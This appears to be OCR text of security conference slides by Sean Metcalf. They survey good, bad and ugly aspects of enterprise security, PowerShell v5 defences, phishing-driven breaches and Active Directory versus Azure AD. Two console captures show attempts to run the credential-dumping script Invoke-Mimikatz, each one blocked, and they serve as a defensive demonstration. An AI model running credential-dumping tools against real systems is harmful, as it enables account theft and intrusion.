
The Good: Better Security Awareness

The Good: Better Security Testing


The Good: Better PowerShell Security (v5)

```
PS C:\> $ExecutionContext.SessionState.Language
ConstrainedLanguage
PS C:\> c:\temp\Invoke-Mimikatz2
c:\temp\Invoke-Mimikatz2 : Specified method is
    + CategoryInfo          : NotImplemented:
    + FullyQualifiedErrorId : NotSupported

PS C:\> _
```

```
PS C:\WINDOWS\system32> C:\Temp\Hakz\PowerSploit\Invoke-Mimikatz.ps1
At C:\Temp\Hakz\PowerSploit\Invoke-Mimikatz.ps1:1 char:1
+ function Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```



The Current State of Security:




The Bad

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

The Bad: User -> Admin = Easy

The Bad: Legacy Reduces Security

The Bad: PowerShell Logging Not Enabled



The Bad: Too Many Blind Spots

The Current State of Security:

The UGLY

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

The UGLY: Email Gets Users to Click

The UGLY: From Email to Breach

'Nearly half' of firms had a cyber-attack or breach

By Chris Baraniuk
Technology reporter

19 April 2017 | Technology

The UGLY: 2017 CyberSecurity Spending

16x

The UGLY: 2018 CyberSecurity Spending

Identity Management in the Cloud
(Active Directory)

Challenges

- Security controls: On-prem vs cloud
- Cloud environment is constantly changing.
- Rapid changes often mean learning curve is steeper.
- Security capability and best practices depend on Cloud service offering.
- Sharing data appropriately and securely.
- Services & data that’s private vs public isn’t always obvious.

“I’m going to migrate my on-prem AD to Azure AD”

It doesn’t quite work like that…


Active Directory vs Azure AD

